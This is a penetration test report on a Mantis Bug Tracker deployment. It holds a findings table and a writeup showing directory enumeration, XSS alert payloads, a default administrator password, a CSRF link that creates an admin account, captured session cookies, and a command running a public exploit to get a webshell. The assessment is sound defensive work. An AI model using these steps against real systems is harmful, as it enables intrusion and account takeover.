[redacted]

Web Application Penetration Test

Written by Nathan Schwartz

Executive Summary

Several notable issues were found within the web application provided by [redacted] It should be noted that most of these can be fixed by updating the Mantis Bug Tracker to the current stable release (version 2.24.4).

The following issues heavily impact the availability, integrity, and confidentiality of the entire application. They should be a top priority when determining what to fix.

- *Default or Weak Credentials grants access to the administrator user and MySQL root account*
- *Remote Code Execution grants shell access to the web server*
- *SQL injection grants full access to the MySQL database*

They provide an adversary nearly complete control over the application and allows them a way to access the host network. Failure to fix these could lead to an entire network takeover, causing further damages.

The following issues have a sizable impact on the confidentiality and integrity of the entire application.

- *Installation Files are present, allowing for users to create databases or modify the CSS for the website.*
- *Stored Cross-Site Scripting can be used to place malicious code into an ordinary webpage*

This could damage the reputation of the web application by placing significant risk on the end-user's private information. Failure to fix this could lead to administrator credentials being leaked.

The following issues have a reasonable impact on the integrity and confidentiality of the entire application.

- *Reflected Cross-Site Scripting can be used to execute malicious code from the application*
- *Cross-Site Request Forgery can be used to gain administrator access to the application*
- *Version Disclosure further enables an adversary to research vulnerabilities in the application*

These damage the reputation of the web application and make it an easy target for adversaries. Failure to fix these puts the public view of this application at risk.

Scope

The scope for this engagement is the web application provided by [redacted]

In scope

- The web application itself
    - [redacted]
    - Given semi-privileged credentials [redacted] o start with
- The MySQL database underlying the web application

Not in scope

- Web server hosting the application
    - We gained access to this but did not look for any vulnerabilities in it
- 0-days not yet known about
    - We can only find what we know
- Insider threat attacks
    - This engagement is from the perspective of a customer, not a compromised employee

Findings

Ratings have been calculated and assigned based on CVSS Version 3.1.


Exploit	Impact	Remediation	Rating
Default or Weak Credentials	An unprivileged user can gain control of the administrator user using the password admin. There is no password for the MySQL root account	Choose unique, secure, 16+ character passwords for these accounts.	**Critical**
Remote Code Execution (RCE)	A privileged user can gain shell access to the web server using a Proof-Of-Concept (POC) found online.	Upgrade Mantis Bug Tracker to current stable release (version 2.24.4).	**High**
SQL Injection	An unprivileged user can read, write, and access the bugtracker database via the OS and OS Version variables during bug reporting.	Sanitize strings in the xdb_prepare_string() function located in core/database_api.php.	**High**
Installation Files Present	The /admin/ folder has not been deleted, allowing any user to access installation files. They can be used to create databases or modify CSS.	Delete the /admin/ folder and installation files.	**Medium**
Stored Cross-Site Scripting (XSS)	Any user who visits a maliciously crafted page could have their account cookies leaked, giving an adversary access to their account.	Upgrade Mantis Bug Tracker to current stable release (version 2.24.4).	**Medium**
Reflected Cross-Site Scripting (XSS)	Any user can be solicited with a maliciously crafted URL to have their account cookies leaked, giving an adversary access to their account.	Upgrade Mantis Bug Tracker to current stable release (version 2.24.4).	**Low**
Cross-Site Request Forgery (CSRF)	A privileged user can be solicited with a maliciously crafted URL to create an arbitrary user with administrator privileges on this platform.	Upgrade Mantis Bug Tracker to current stable release (version 2.24.4).	**Low**
Version Disclosure	Any user can determine that the web application is running Mantis Bug Tracker.	Disallow viewing installation/vendor documentation to the average user.	**N/A**

Engagement Writeup

Initial Access

For initial access, we were given the credentials testuser:test. For future reference, this user has "developer" permissions in the Mantis Bug Tracker application.

Logging into the application at [redacted] we explore various tabs and pages on the website. Our first goal is to find out what is running on this webpage. Initially, I searched the source code for a file common.js and found "Mantis - a php based bugtracking system."


[redacted]

05-19-2021 14:42 UTC

Main | My View | View Issues | Report Issue | My Account | Logout

Enter Report Details

Category	
Reproducibility	always
Severity	minor
Priority	normal
*Summary	
*Description	

[redacted]

```
/*
 * Mantis - a php based bugtracking system
 * Copyright (C) 2000 - 2002  Kenzaburo Ito - kenito@300baud.org
 * Copyright (C) 2002 - 2004  Mantis Team   - mantisbt-dev@lists.sourceforge.net
 * This program is distributed under the terms and conditions of the GPL
 * See the README and LICENSE files for details
 *
```

While we do internet research on Mantis, we can enumerate pages on the website with gobuster.


```
cmd: gobuster dir -u
[redacted] -x
php,md,txt -w /usr/share/wordlists/mdirs.txt
```

We want to find out what version of Mantis it is running. Gobuster found us the /doc and /packages directory which have conflicting information. The file /doc/ChangeLog suggests that it is Mantis 1.0.5, while /packages/mantis.spec suggests 0.18.1.

Manual Enumeration

I decided to do some manual enumeration and see what testuser could do. Gobuster found the /admin/ folder which contains installation scripts and administrative information. There is a message on the login page stating that this directory should have been deleted.

As the testuser, we can access that directory and use installation tools to create MySQL databases. In this case, the MySQL root account does not have a password associated with it.


[redacted]

Create Schema (CreateTableSQL on mantis_user_profile_table)	GOOD
Create Schema (CreateTableSQL on mantis_user_table)	GOOD
Create Schema (CreateIndexSQL on idx_user_cookie_string)	GOOD
Create Schema (CreateIndexSQL on idx_user_username)	GOOD
Create Schema (CreateIndexSQL on idx_enable)	GOOD
Create Schema (CreateIndexSQL on idx_access)	GOOD
Create Schema (InsertData on mantis_user_table)	GOOD

Write Configuration File(s)

Creating Default Config File (if this file is not created, create it manually with the contents below)	POSSIBLE PROBLEM file /var/www/issues/config_inc.php already exists and has different settings

Please add the following lines to /var/www/issues/config_inc.php before continuing to the database upgrade check:

```
<?php
        $g_hostname = '127.0.0.1';
        $g_db_type = 'mysql';
        $g_database_name = 'my_database';
        $g_db_username = 'root';
        $g_db_password = '';
?>
```

Checking Installation...


Checking for MD5 Crypt() support	GOOD
Checking for register_globals are off for mantis	GOOD
Attempting to connect to database as user	GOOD
checking ability to SELECT records	GOOD
checking ability to INSERT records	GOOD
checking ability to UPDATE records	GOOD
checking ability to DELETE records	GOOD

Install was successful.

Please log in as the administrator and create your first project.


If we were to gain access to the MySQL database later, we can use the root user to read or modify it however we please. This is a large oversight, as this account should be password protected.

To find Cross-Site Scripting (XSS) vulnerabilities, I tried writing an alert wherever I could send input. While filling out a bug report, I noticed that I could assign the bug to the user administrator; they must be the admin user.


[redacted]

Platform	<script>alert("Pltfrm")</script>
OS	<script>alert("OS")</script>
OS Version	<h6>hi</h6>
Product Build	<script>alert("Build")</script>
Assign To	administrator
*Summary	<script>alert("Summary")</script>
*Description	<script>alert("Description")</script>
Steps To Reproduce	<script>alert("Steps")</script>
Additional Information	<script>alert("Additional")</script>
Upload File (Max size: 2,000k)	Browse... No file selected.
View Status	[✓ public] private
Report Stay	(check to report more issues)

[redacted]


Internal issue tracker. Unauthorized use prohibited.

05-19-2021 15:15 UTC

Project: Test Project Switch

Main | My View | View Issues | Report Issue | My Account | Logout

Jump

Viewing Issue Advanced Details [Jump to Notes] [Send a reminder] [>>] [View Simple] [Issue History] [Print]

ID	Category	Severity	Reproducibility	Date Submitted	Last Update
0000145	[Test Project]	minor	always	05-19-21 15:15	05-19-21 15:15


Reporter	testuser	**View Status**	public		
Assigned To	administrator				
Priority	normal	**Resolution**		**Platform**	<script>alert("Pltfrm")</script>
Status	assigned			**OS**	<script>alert("OS")</script>
Projection	none			**OS Version**	<h6>hi</h6>
ETA	none			**Product Build**	<script>alert("Build")</script>
Summary	0000145:				

We found a Stored XSS vulnerability in the Summary field for bug reporting. With this, an adversary can write malicious code into a bug report and any user who visits that page will execute it.

Returning to the login page, we try the credentials `administrator:admin` and gain access to the administrator account. This was unexpected, as an administrator account should have a secure password. The administrator can modify anything on the website, essentially having full control over the application.

While browsing the website, I found that the Real Name field could be used for Stored XSS when an administrator visits the Manage Users page.

[redacted]


Internal issue tracker. Unauthorized use prohibited.

05-19-2021 16:11 UTC

Main | My View | View Issues | Report Issue | Summary | Manage | Edit News | My Account | Logout

[Manage Users][Manage Projects][Manage Custom Fields][Manage Global Profiles][M

ALL A B C D E F G H I J K L M N O P Q R S T U V

Manage Accounts [2] Create New Account


Username	Real Name	Email	Access L	
administrator		root@localhost	administrator	03-
testuser				

This means that any user can write malicious code into their name and it will be executed by an administrator when they view it.

Known Vulnerabilities

Eventually, I decided to run searchsploit and look for known vulnerabilities in Mantis Bug Tracker.

```
cmd: searchsploit mantis
```



[redacted]


```
--------------------------------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                                                     |  Path
--------------------------------------------------------------------------------------------------- ----------------------------
Mantis Bug Tracker 0.15.x/0.16/0.17.x - JPGraph Remote File Inclusion Command Execution            | php/webapps/21727.txt
Mantis Bug Tracker 0.19 - Remote Server-Side Script Execution                                      | php/webapps/24390.txt
Mantis Bug Tracker 0.19.2/1.0 - 'Bug_sponsorship_list_view_inc.php' File Inclusion                 | php/webapps/26423.txt
Mantis Bug Tracker 0.x - Multiple Cross-Site Scripting Vulnerabilities                             | php/webapps/24391.txt
Mantis Bug Tracker 0.x - New Account Signup Mass Emailing                                          | php/webapps/24392.php
Mantis Bug Tracker 0.x/1.0 - 'manage_user_page.php?sort' Cross-Site Scripting                      | php/webapps/27229.txt
Mantis Bug Tracker 0.x/1.0 - 'view_all_set.php' Multiple Cross-Site Scripting Vulnerabilities      | php/webapps/27228.txt
Mantis Bug Tracker 0.x/1.0 - 'View_filters_page.php' Cross-Site Scripting                          | php/webapps/26798.txt
Mantis Bug Tracker 0.x/1.0 - Multiple Input Validation Vulnerabilities                             | php/webapps/26172.txt
Mantis Bug Tracker 1.1.1 - Code Execution / Cross-Site Scripting / Cross-Site Request Forgery       | php/webapps/5657.txt
Mantis Bug Tracker 1.1.3 - 'manage_proj_page' PHP Code Execution (Metasploit)                      | php/remote/44611.rb
Mantis Bug Tracker 1.1.3 - Remote Code Execution                                                   | php/webapps/6768.txt
Mantis Bug Tracker 1.1.8 - Cross-Site Scripting / SQL Injection                                    | php/webapps/36068.txt
Mantis Bug Tracker 1.2.0a3 < 1.2.17 XmlImportExport Plugin - PHP Code Injection (Metasploit) (1)   | multiple/webapps/41685.rb
Mantis Bug Tracker 1.2.0a3 < 1.2.17 XmlImportExport Plugin - PHP Code Injection (Metasploit) (2)   | php/remote/35283.rb
Mantis Bug Tracker 1.2.19 - Host Header                                                            | php/webapps/38068.txt
Mantis Bug Tracker 1.2.3 - 'db_type' Cross-Site Scripting / Full Path Disclosure                   | php/webapps/15735.txt
Mantis Bug Tracker 1.2.3 - 'db_type' Local File Inclusion                                          | php/webapps/15736.txt
Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset                                                    | php/webapps/41890.txt
Mantis Bug Tracker 1.3.10/2.3.0 - Cross-Site Request Forgery                                       | php/webapps/42043.txt
Mantis Bug Tracker 2.3.0 - Remote Code Execution (Unauthenticated)                                 | php/webapps/48818.py
--------------------------------------------------------------------------------------------------- ----------------------------
Shellcodes: No Results
Papers: No Results
```

There are plenty of exploits to investigate, so we'll read through these. We should note that there are some missing files such as: search.php, /admin/upgrade_unattended.php, and adm_config_set.php. These are mentioned in some of the exploits, so they will not work here.

We also found that most of these methods either did not work or could not be accurately tested.

Of the known vulnerabilities, we were able to utilize both the Cross-Site Request Forgery (CSRF) and Reflected XSS vulnerabilities found in php/webapps/5657.txt. This file can be found in Appendix 1.

Using the CSRF vulnerability, we are able to craft a link that will create an arbitrary administrator user when clicked by someone with the correct privileges. A phishing email could be sent to that individual and a new administrator would be created without anyone's knowledge.



[redacted]

Internal issue tracker. Unauthorized use prohibited.

05-19-2021 16:19 UTC

Main | My View | View Issues | Report Issue | Summary | Manage | Edit News | My Account | Logout

[Manage Users][Manage Projects][Manage Custom Fields][Manage Global Profiles][M

New Accounts (1 Week) [1]

foo

Never Logged In [1] Prune Accounts


foo

ALL A B C D E F G H I J K L M N O P Q R S T U V

Manage Accounts [3] Create New Account

Username ▲	Real Name	Email	Access Level	Enabled	🔒
administrator		root@localhost	administrator	X	
foo	aa	foo@attacker.com	administrator	X	
testuser		test@matasano.com	developer	X	

From the same exploit code, we were able to find a Reflected XSS vulnerability. The Proof-Of-Concept (POC) demonstrates those cookies being displayed in an alert after navigating to a specific link that contains the exploit string. The exploit string is reflected onto the page and is executed.



[redacted]

```
unknown filter (
```


```
ISSUES_BUG_LIST_COOKIE=145%2C144%2C143%2C142%2C141%2C140%2C139%2C138%2C137%2C136%2C135%2C134%2C133%2C132%2C131%
ISSUES_STRING_COOKIE=fa757579cd4cb09dbcfef9e3981563dfeb9845469246e254663f68f64af36f0e
```

The other known vulnerability we can use is in php/webapps/6768.txt, Appendix 2 in this document. This is a PHP script that creates a webshell to the host server.

```
cmd: php 6768.txt [redacted]
                      /issues/ administrator admin
```

[redacted]

Because this is not an interactive TTY-shell, it has a simple interface. You can use this in conjunction with the intentional file-upload functionality found in bug reporting to upload a better webshell. Normally when uploading a file as an attachment to this website, that file is renamed and stripped of its file type. Using this shell, I can rename my webshell to a .php file and have a better version of this.


[redacted]

```
/var/www/issues/tmp
ls -la /var/www/
```

